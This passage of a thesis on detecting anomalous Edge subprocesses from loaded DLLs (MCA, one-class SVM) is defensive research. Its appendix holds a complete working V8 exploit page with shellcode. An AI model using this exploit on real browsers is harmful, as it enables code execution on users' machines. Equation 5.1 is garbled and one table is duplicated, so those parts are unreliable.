

Figure 5.2: Multiple correspondance analysis inertias.

a python mca 1.0.3 library [7]. The result of this process is a set of points in a low-dimensional map corresponding either to columns or rows of the input data frame. Their distance in the obtained space can be used to classify how strongly they are correlated with each other.

The principal inertias (eigenvalues) obtained as the result of the algorithm can help us better understand how well the resulting dimentions express the relations between the input samples. The values calculated were normalised and can be found in the figure 5.2 and the table 1 located in the appendix. Those results sugest that the usefulness of the dimentions in the data analysis significantly drops after the first one. The two following values are however very similar which indicatetes that it might be good to adjust the dimention cutoff to utilise only the first one or all three.

To validate that the MCA can extract valiable information from the available data, it's results for all the processes were compared to the actual purpose for each 'msedge' subprocess. The location of the binaries in the obtained multidimentional space can be found in the figures 5.3 which depicts dimentions 0 and 1



Figure 5.3: Multiple correspondance analysis distribution in the first and second dimention.

as well as figure 5.4 for dimentions 1 and 2. The raw numerical values utilised to generate those visualizations are located in the table 2 placed in the appendix of this document.

From the distributions we can clearly see that MCA process has managed to group closely identical processes. It is also very apprent that the outlier 'powershell' is significantly distant from all remaining samples. This pattern can be spoted in both figure 5.3 and 5.4. Those results are very promissing and indicate that at least partial detection of anomalies is possible and the peak performance has improved when compared to the raw data baseline.

Additionally to this strategy a simple annomaly detector based on the detection of any previously not loaded DLL can be utilised. This method could be a solid intrusion detection system on its own and it's performance would not be dependent on the proper adjustment of parameters as in the more sofisticated approaches. The DLL's present only in the outliers can be found in table 5.3.

The proof of possible classification is ilustrated in the table 5.6 which shows the



Figure 5.4: Multiple correspondance analysis distribution in the second and third dimention.

Table 5.3: DLL's present only in outliers

0
system.numerics.ni
system.data.ni
psapi
clrjit
system.numerics
microsoft.powershell.consolehost.ni
napinsp
mpclient
system.configuration.ni
mscorlib.ni
winrnr
system.management.automation.ni
microsoft.powershell.psreadline
mscoreei
vcruntime140_clr0400
microsoft.powershell.security.ni
microsoft.powershell.commands.management.ni
system.management.ni
microsoft.powershell.commands.utility.ni
atl
system.xml.ni
system.core.ni
system.configuration.install.ni
system.dynamic
ucrtbase_clr0400
microsoft.csharp.ni
mscoree
system.ni
system.directoryservices.ni
system.transactions
wshbth
system.data
clr
system.transactions.ni
pnrpnsp
microsoft.management.infrastructure.ni
authz
microsoft.csharp

Table 5.4: OCSVM classification on MCA data

nu	Positive	Negative	False positive	False negative
0.010	224	1	6	0
0.015	224	2	5	0
0.020	74	3	4	150
0.030	222	3	4	2
0.040	77	3	4	147
0.050	221	3	4	3
0.060	71	3	4	153
0.070	71	3	4	153
0.080	70	3	4	154
0.090	215	3	4	9
0.100	69	3	4	155

results One Class Support Vector Machine annomaly detection performed directly on the first three dimentions of the data from multiple component analysis. With proper configuration the algorythm has managed to detect two anomalies with zero false negative results. This approach however is very difficoult to apply in the production enviroment due to the full dataset required prior to classification. This data may be however utilised to develop and train a custom encoder capable of positioning the new input data in the previously analysed DLL space.

The idea behind the custom encoder is to group DLL's by their common occurance and therefore conclude common functionality of the programs that share them. This task can be performed with the use of unsupervised classification algorithm like K-means with N classes on the results of the MCA performed for the columns of the inliers. Example of such classification performed for four classes is showed in the figure 5.5. The resulting O_i sets of unique DLL's, each set of the size S_i where $i \in \{1, 2, 3, ..., N\}$ can be utilised to create a vector F_j of $j \in \{1, 2, 3, ..., N + 1\}$ features for any new data sample X where X .

$$x_i = \sum \tag{5.1}$$

The encoder can be adjusted with parameters like the number of classes in the unsupervised classifier as well as the number of dimentions utilised from the multiple component analysis. This approach combines the detection of previously



Figure 5.5: Unsupervised classification of MCA results

unknown DLL's with the attempt to dynamically assign specific DLL's to groups by their location in the MCA space.

All 'msedge' samples were tested on the on the encoder trained only with the inlier samples. This solution was tested for multiple sets of possible parameters. The number of utilised MCA dimentions was equal 3 as in the detection performed directly on the MCA data. This was done to allow for just comparison of the results. The anomaly detection was performed both with and without the last dimention corresponding to the occurance of previously unknown DLL's. The results of this experiment are presented in the table 5.5. The stored values are sorted by the number of 'Negative' detections descending and 'False negative' ascending. The table contains following additional columns:

- clusters - Number of clusters resulting from K-means classification.
- other_c - The increment coefficient for DLL's not grouped in the K-means stage.

- New_DLL - A True/False value indicating whether the dimention corresponding to the previously unknown DLL's in the encoded feature vector was utilised in the classification.

Those results show that the classification performed on the encoded data can be as efective as the one performed directly on the MCA data. It can also outperform it in the number of correctly labled negative samples with a smaler increase in false negative increase. The anomaly detection was most accurate in the negative sample detection for the number of clusters equal to 1. The additive nature of the encoder means that in those cases the detection is actually performed on the DLL counts. This configuration also most efective when the primary focus is on the reduction of the false negative amount. The increase of dimentions can however lead to higher number of detected negative samples with low rise in the mislabeling.

Table 5.5: Classification with new encoder.

clusters	nu	other_c	New_DLL	Positive	Negative	False positive	False negative
1	0.050	0.01	True	217	5	2	7
1	0.050	0.10	True	217	5	2	7
1	0.050	0.01	False	217	5	2	7
1	0.050	0.10	False	217	5	2	7
2	0.060	0.10	True	215	5	2	9
2	0.060	0.10	False	215	5	2	9
2	0.070	0.10	True	213	5	2	11
1	0.080	0.01	True	213	5	2	11
1	0.080	0.10	True	213	5	2	11
2	0.080	0.10	True	213	5	2	11
2	0.070	0.10	False	213	5	2	11
1	0.080	0.01	False	213	5	2	11
1	0.080	0.10	False	213	5	2	11
2	0.080	0.10	False	213	5	2	11
3	0.070	0.10	True	212	5	2	12
2	0.090	0.01	True	212	5	2	12
2	0.090	0.10	True	212	5	2	12
3	0.070	0.10	False	212	5	2	12
2	0.090	0.01	False	212	5	2	12
2	0.090	0.10	False	212	5	2	12
1	0.060	0.01	True	209	5	2	15
1	0.060	0.10	True	209	5	2	15
1	0.070	0.01	True	209	5	2	15
1	0.070	0.10	True	209	5	2	15
1	0.090	0.01	True	209	5	2	15
1	0.090	0.10	True	209	5	2	15
1	0.060	0.01	False	209	5	2	15
1	0.060	0.10	False	209	5	2	15
1	0.070	0.01	False	209	5	2	15
1	0.070	0.10	False	209	5	2	15
1	0.090	0.01	False	209	5	2	15
1	0.090	0.10	False	209	5	2	15
3	0.080	0.10	True	206	5	2	18
3	0.090	0.10	True	206	5	2	18
1	0.100	0.01	True	206	5	2	18
2	0.100	0.10	True	206	5	2	18
3	0.100	0.10	True	206	5	2	18
3	0.080	0.10	False	206	5	2	18
3	0.090	0.10	False	206	5	2	18
1	0.100	0.01	False	206	5	2	18
2	0.100	0.10	False	206	5	2	18
3	0.100	0.10	False	206	5	2	18
4	0.090	0.10	True	205	5	2	19
4	0.100	0.10	True	205	5	2	19
4	0.090	0.10	False	205	5	2	19
4	0.100	0.10	False	205	5	2	19
2	0.100	0.01	True	204	5	2	20
2	0.100	0.01	False	204	5	2	20

Table 5.6: OCSVM classification on MCA data

nu	Positive	Negative	False positive	False negative
0.010	224	1	6	0
0.015	224	2	5	0
0.020	74	3	4	150
0.030	222	3	4	2
0.040	77	3	4	147
0.050	221	3	4	3
0.060	71	3	4	153
0.070	71	3	4	153
0.080	70	3	4	154
0.090	215	3	4	9
0.100	69	3	4	155

Chapter 6

Summary

Bibliography

[1] Cve-2021-21224. https://www.cvedetails.com/cve/CVE-2021-21224/. [access date: 2021-08-08].

[2] Dynamic link library. https://docs.microsoft.com/en-US/troubleshoot/windows-client/deployment/dynamic-link-library. [access date: 2021-08-10].

[3] Edge release notes. https://docs.microsoft.com/en-us/deployedge/microsoft-edge-relnotes-security. [access date: 2021-08-08].

[4] Event trace for windows api c#. https://www.nuget.org/packages/Microsoft.Windows.EventTracing.Processing.All. [access date: 2021-08-10].

[5] Event trace for windows api cc++. https://docs.microsoft.com/en-us/windows/win32/tracelogging/trace-logging-about. [access date: 2021-08-10].

[6] Jupyter. https://jupyter.org/. [access date: 2021-08-08].

[7] Multiple correspondance analysis. https://pypi.org/project/mca/. [access date: 2021-08-10].

[8] Scikit one class svm. https://scikit-learn.org/stable/modules/generated/sklearn.svm.OneClassSVM.html. [access date: 2021-08-10].

[9] Support vector machines. https://scikit-learn.org/stable/modules/svm.html. [access date: 2021-08-10].

[10] Windows performance analyzer. `https://www.microsoft.com/pl-pl/p/windows-performance-analyzer/9n0w1b2bxgnz`. [access date: 2021-08-08].

[11] Hervé Abdi and Dominique Valentin. Multiple correspondence analysis. *Encyclopedia of measurement and statistics*, 2(4):651–657, 2007.

[12] Dor Bank, Noam Koenigstein, and Raja Giryes. Autoencoders. *arXiv preprint arXiv:2003.05991*, 2020.

[13] Patricio Cerda, Gaël Varoquaux, and Balázs Kégl. Similarity encoding for learning with dirty categorical variables. *Machine Learning*, 107(8):1477–1494, 2018.

[14] Stephanie Forrest, Steven A. Hofmeyr, and Anil Somayaji. Computer immunology. *Commun. ACM*, 40(10):88–96, 1997.

[15] frust. Sample exploit. `https://github.com/avboy1337/1195777-chrome0day`. [access date: 2021-08-08].

[16] Rajesh Kumar Goutam. Importance of cyber security. *International Journal of Computer Applications*, 111(7):4, 2016.

[17] Wenjie Hu, Yihua Liao, and V Rao Vemuri. Robust support vector machines for anomaly detection in computer security. In *ICMLA*, pages 168–174, 2003.

[18] Boojoong Kang, Taekeun Kim, Heejun Kwon, Yangseo Choi, and Eul Gyu Im. Malware classification method via binary content comparison. In *Proceedings of the 2012 ACM Research in Applied Computation Symposium*, pages 316––321, 2012.

[19] Terran Lane and Carla E Brodley. An application of machine learning to anomaly detection. In *Proceedings of the 20th National Information Systems Security Conference*, volume 377, pages 366–380. Baltimore, USA, 1997.

[20] Clement Lecigne Maddie Stone. Google threat analysis. `https://blog.google/threat-analysis-group/how-we-protect-users-0-day-attacks/`. [access date: 2021-08-08].

[21] Vance Morrison. Perfview. `https://github.com/microsoft/perfview`. [access date: 2021-08-08].

[22] Mark Russinovich and David A. Solomon. *Microsoft Windows Internals*. Microsoft Press, Redmond, Washington, 2005.

[23] Joseph Schneible and Alex Lu. Anomaly detection on the edge. In *MILCOM 2017 - 2017 IEEE Military Communications Conference (MILCOM)*, pages 678–682, 2017.

[24] Drew Wilimitis. One class support vector machine. `https://towardsdatascience.com/the-kernel-trick-c98cdbcaeb3f`. [access date: 2021-08-08].

Appendices

Technical documentation

List of abbreviations and symbols

IT	information technology
WPA	Windows Performance Analyzer
ETW	Event Trace for Windows
ROC	Receiver Operating Characteristic
SVM	Support Vector Machine
ETL	Event Trace Log
DLL	Dynamic link library
RSVM	Robust Support Vector Machines

Listings

Example of a "exploit.html" file:

```
<script>
/*
BSD 2-Clause License
Copyright (c) 2021, rajvardhan agarwal
All rights reserved.
Redistribution and use in source and binary forms, with or without
modification, are permitted provided that the following conditions
are met:
1. Redistributions of source code must retain the above copyright
   notice, this list of conditions and the following disclaimer.
2. Redistributions in binary form must reproduce the above copyright
   notice, this list of conditions and the following disclaimer
   in the documentation and/or other materials provided with the
   distribution.
THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS
"AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT
LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS
FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE
COPYRIGHT HOLDER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT,
INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING,
BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES;
LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER
CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
```

Table 1: Eigenvalues of the multiple correspondance analysis.

Dimentions	Eigenvalues
0	0.278652
1	0.126788
2	0.108930
3	0.067005
4	0.058106
5	0.046981
6	0.022424
7	0.014908
8	0.011448
9	0.008646
10	0.007569
11	0.004358
12	0.003819
13	0.003075
14	0.002759
15	0.001986
16	0.001220
17	0.000840
18	0.000622
19	0.000473
20	0.000428
21	0.000297
22	0.000208

Table 2: Values of the multiple correspondance analysis.

Dim 0	Dim 1	Dim 2
-0.000786	0.094955	-0.170278
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
0.287204	-0.019984	0.007545
-1.295154	0.533901	-0.690322
0.287204	-0.019984	0.007545
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
-0.084455	0.143001	-0.235539
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
0.287204	-0.019984	0.007545
-0.258942	0.178374	-0.073033
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-1.097736	0.132434	1.278262
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-0.721461	0.353485	-0.367996
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-0.037923	0.108548	-0.156661
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682

```
LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN
ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE
POSSIBILITY OF SUCH DAMAGE.
*/
    function gc() {
        for (var i = 0; i < 0x80000; ++i) {
            var a = new ArrayBuffer();
        }
    }
    let shellcode = [0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0,
        0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51,
        0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52, 0x60,
        0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48,
        0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D,
        0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C,
        0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01,
        0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52,
        0x20, 0x8B, 0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80,
        0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xC0, 0x74, 0x67,
        0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44, 0x8B,
        0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF,
        0xC9, 0x41, 0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D,
        0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x41, 0xC1, 0xC9,
        0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1, 0x4C,
        0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8,
        0x58, 0x44, 0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66,
        0x41, 0x8B, 0x0C, 0x48, 0x44, 0x8B, 0x40, 0x1C, 0x49,
    0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0,
        0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58,
        0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41,
        0x52, 0xFF, 0xE0, 0x58, 0x41, 0x59, 0x5A, 0x48, 0x8B,
        0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48, 0xBA,
        0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48,
```

```
    0x8D, 0x8D, 0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31,
    0x8B, 0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xF0, 0xB5, 0xA2,
    0x56, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5,
    0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80,
    0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F,
    0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x6E,
    0x6F, 0x74, 0x65, 0x70, 0x61, 0x64, 0x2E, 0x65, 0x78,
    0x65, 0x00];
var wasmCode = new Uint8Array([0, 97, 115, 109, 1, 0,
    0, 0, 1, 133, 128, 128, 128, 0, 1, 96, 0, 1, 127, 3,
    130, 128, 128, 128, 0, 1, 0, 4, 132, 128, 128, 128,
    0, 1, 112, 0, 0, 5, 131, 128, 128, 128, 0, 1, 0, 1,
    6, 129, 128, 128, 128, 0, 0, 7, 145, 128, 128, 128,
    0, 2, 6, 109, 101, 109, 111, 114, 121, 2, 0, 4, 109,
    97, 105, 110, 0, 0, 10, 138, 128, 128, 128, 0, 1,
    132, 128, 128, 128, 0, 0, 65, 42, 11]);
var wasmModule = new WebAssembly.Module(wasmCode);
var wasmInstance = new WebAssembly.Instance(wasmModule);
var main = wasmInstance.exports.main;
var bf = new ArrayBuffer(8);
var bfView = new DataView(bf);
function fLow(f) {
    bfView.setFloat64(0, f, true);
    return (bfView.getUint32(0, true));
}
function fHi(f) {
    bfView.setFloat64(0, f, true);
    return (bfView.getUint32(4, true))
}
function i2f(low, hi) {
    bfView.setUint32(0, low, true);
    bfView.setUint32(4, hi, true);
    return bfView.getFloat64(0, true);
```

```
}
function f2big(f) {
    bfView.setFloat64(0, f, true);
    return bfView.getBigUint64(0, true);
}
function big2f(b) {
    bfView.setBigUint64(0, b, true);
    return bfView.getFloat64(0, true);
}
class LeakArrayBuffer extends ArrayBuffer {
    constructor(size) {
        super(size);
        this.slot = 0xb33f;
    }
}
function foo(a) {
    let x = -1;
    if (a) x = 0xFFFFFFFF;
    var arr = new Array(Math.sign(0 - Math.max(0, x, -1)));
    arr.shift();
    let local_arr = Array(2);
    local_arr[0] = 5.1;//4014666666666666
    let buff = new LeakArrayBuffer(0x1000);//byteLength idx=8
    arr[0] = 0x1122;
    return [arr, local_arr, buff];
}
for (var i = 0; i < 0x10000; ++i)
    foo(false);
gc(); gc();
[corrput_arr, rwarr, corrupt_buff] = foo(true);
corrput_arr[12] = 0x22444;
delete corrput_arr;
function setbackingStore(hi, low) {
```

```
        rwarr[4] = i2f(fLow(rwarr[4]), hi);
        rwarr[5] = i2f(low, fHi(rwarr[5]));
    }
    function leakObjLow(o) {
        corrupt_buff.slot = o;
        return (fLow(rwarr[9]) - 1);
    }
    let corrupt_view = new DataView(corrupt_buff);
    let corrupt_buffer_ptr_low = leakObjLow(corrupt_buff);
    let idx0Addr = corrupt_buffer_ptr_low - 0x10;
    let baseAddr = (corrupt_buffer_ptr_low & 0xffff0000)
                - ((corrupt_buffer_ptr_low & 0xffff0000) % 0x40000)
                + 0x40000;
    let delta = baseAddr + 0x1c - idx0Addr;
    if ((delta % 8) == 0) {
        let baseIdx = delta / 8;
        this.base = fLow(rwarr[baseIdx]);
    } else {
        let baseIdx = ((delta - (delta % 8)) / 8);
        this.base = fHi(rwarr[baseIdx]);
    }
    let wasmInsAddr = leakObjLow(wasmInstance);
    setbackingStore(wasmInsAddr, this.base);
    let code_entry = corrupt_view.getFloat64(13 * 8, true);
    setbackingStore(fLow(code_entry), fHi(code_entry));
    for (let i = 0; i < shellcode.length; i++) {
        corrupt_view.setUint8(i, shellcode[i]);
    }
    main();
</script>
```

Contents of attached CD

The thesis is accompanied by a CD containing:

- thesis (`pdf` file),
- source code of applications,
- data sets used in experiments.

List of Figures

List of Tables